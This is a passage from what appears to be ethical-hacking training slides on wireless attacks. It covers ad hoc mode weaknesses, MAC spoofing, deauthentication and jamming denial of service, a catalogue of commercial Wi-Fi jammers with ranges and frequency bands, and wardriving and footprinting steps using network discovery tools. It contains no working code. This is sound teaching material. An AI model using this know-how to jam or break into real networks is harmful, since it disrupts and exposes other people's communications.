
Wi-Fi clients communicate directly via an **ad hoc mode** that do not require an AP to relay packets

Ad hoc mode is inherently insecure and does not **provide strong authentication and encryption**

Thus attackers can easily connect to and **compromise the enterprise client operating** in ad hoc mode




HoneySpot Access Point Attack




AP MAC Spoofing

- Hacker spoofs the MAC address of WLAN client equipment to mask as an authorized client
- Attacker connects to AP as an authorized client and eavesdrop on sensitive information




Denial-of-Service Attack



Wireless DoS attacks **disrupt network wireless connections** by sending broadcast “de-authenticate” commands

Broadcast deauthentication forces the clients to **disconnect from the AP**

Jamming Signal Attack



An attacker stakes out the area from a nearby location with a **high gain amplifier** drowning out the legitimate access point
Users simply can't get through to log in or they are **knocked off** their connections by the overpowering nearby signal



Attacker Jamming Device

All wireless networks are prone to jamming. The signals generated by jamming devices **appear to be an 802.11 transmission** to the devices on the wireless network, which causes them **to hold their transmissions** until the signal has subsided resulting in Denial-of-Service

Wi-Fi Jamming Devices

MGT- P6 GPS Jammer



Range : 10 ~ 20 meters
4 antennas
3G: 2110 ~ 2170MHz
Wi-Fi / Bluetooth:
2400 ~ 2485MHz

MGT- 02 Jammer



Range : 20 ~ 50 meters
4 antennas

MGT- MP200 Jammer



Range: 50 - 75m
Barrage + DDS
sweep jamming
20 to 2500 MHz.
Omni-directional
antennas

MGT- 03 Jammer



Range : 0 ~ 40 meters
4 antennas

MGT- P6 Wi-Fi Jammer



Range : 10 ~ 20 meters
iDen - CDMA - GSM: 850 ~ 960MHz
DCS - PCS: 1805 ~ 1990MHz
3G: 2110 ~ 2170MHz
Wi-Fi / Bluetooth: 2400 ~ 2485MHz
4 antennas

MGT- P3x13 Jammer




Range : 50 ~ 200 meters
3 frequency bands
jammed

<http://www.magnumtelecom.com>

Module Flow



Wireless Hacking Methodology



Find Wi-Fi Networks to Attack

The first task an attacker will go through when searching for Wi-Fi targets is **checking the potential networks** that are in range to find the best one to attack



Drive around with Wi-Fi enabled laptop installed with a wireless discovery tool and map out active wireless networks

You will need these to discover Wi-Fi networks



Laptop with Wi-Fi card



External Wi-Fi antenna




Network discovery programs



Tools Used: inSSIDer, NetSurveyor, NetStumbler, Vistumbler etc.

Attackers **Scanning** for Wi-Fi Networks



Footprint the Wireless Network

Attacking a wireless network begins **discovering** and **footprinting** the wireless network in an active or passive way

Footprinting Methods



Attacker sniffs
Wi-Fi traffic



Passive Method

An attacker can use the passive way to detect the existence of an AP by sniffing the packets from the airwaves, which will reveal the AP, SSID and attacker's wireless devices that are live



Attacker sends a
probe request


Attacker probes
AP
responds



Active Method

In this method, attacker's wireless device sends out a probe request with the SSID to see if an AP responds. If the wireless device does not have the SSID in the beginning, it will send the probe request with an empty SSID


Wi-Fi Discovery Tool: **inSSIDer**



<http://www.metageek.net>

Wi-Fi Discovery Tool: NetSurveyor

NetSurveyor is a network discovery tool used to gather information about nearby **wireless access points in real time**



The screenshot shows the NetSurveyor application window titled "NetSurveyor :: 802.11 Discovery Tool :: Nuts About Nets, LLC". The interface includes a menu bar (File, View, Logging, Help), buttons for "Pause Scanning" and "Reset Charts", and tabs for "Network Discovery" and "Data Playback". The main display is a table with the following columns: Visible, SSID, BSSID (MAC), Channel, Beacon Strength (...), Beacon Strength (...), Beacon Quality (%), Signal Quality, Radio Type, Encryption, and Active. The table lists 18 discovered networks, with the last three rows highlighted in pink.

Visible	SSID	BSSID (MAC)	Channel	Beacon Strength (...)	Beacon Strength (...)	Beacon Quality (%)	Signal Quality	Radio Type	Encryption	Active
<input checked="" type="checkbox"/>	linksys	00-14-BF-84-94-92	6	-75	.0316	33	Low	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	dlink	00-18-39-03-0D-7B	6	-84	.004	22	Very Low	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	netgear	00-14-6C-DA-8F-...	1	-54	3.9811	59	Excellent	OFDM24	None	YES
<input checked="" type="checkbox"/>	eur-net	00-9C-41-14-E1-D5	12	-56	2.5119	56	Excellent	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	eur-com	00-9D-42-15-E2-...	13	-61	.7943	59	Very Good	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	jp-link	00-9E-43-16-E3-D7	14	-95	.0003	8	Poor	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	weaklink	00-18-F8-36-CD-43	8	-39	125.8925	77	Excellent	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	dino	00-90-0c-60-8b-41	1	-39	125.8925	77	Excellent	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	openair	00-60-97-4b-bf-4c	3	-71	.0794	38	Low	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	rangenet	00-10-4b-49-94-e1	1	-54	3.9811	59	Excellent	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	tsunami	00-80-5f-d8-a4-8b	6	-65	.3162	45	Very Good	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	tightrope	00-a0-d3-02-a4-cf	9	-47	19.9526	67	Excellent	OFDM24	None	YES
<input checked="" type="checkbox"/>	woody	00-60-08-75-0d-7a	3	-78	.0158	29	Low	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	eur-gear	00-9F-44-16-E4-D8	12	-57	1.9953	55	Very Good	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	eur-sys	00-10-45-17-E5-D9	13	-39	125.8925	77	Excellent	OFDM24	WEP	YES
<input checked="" type="checkbox"/>	jp-test	00-11-46-18-E6-DA	14	-35	316.2278	82	Excellent	OFDM24	WEP	YES
<input type="checkbox"/>	control_neta	00-12-47-19-E7-DB	36	-55	3.1623	57	Excellent	ODFMS	WEP	YES
<input type="checkbox"/>	control_neta	00-13-48-1A-EE-D9	64	-91	.0001	13	Poor	ODFMS	WEP	YES
<input type="checkbox"/>	control_neta	00-14-49-18-E9-...	124	-100	.0001	2	Poor	ODFMS	WEP	YES


<http://www.performancewifi.net>

Wi-Fi Discovery Tool: NetStumbler



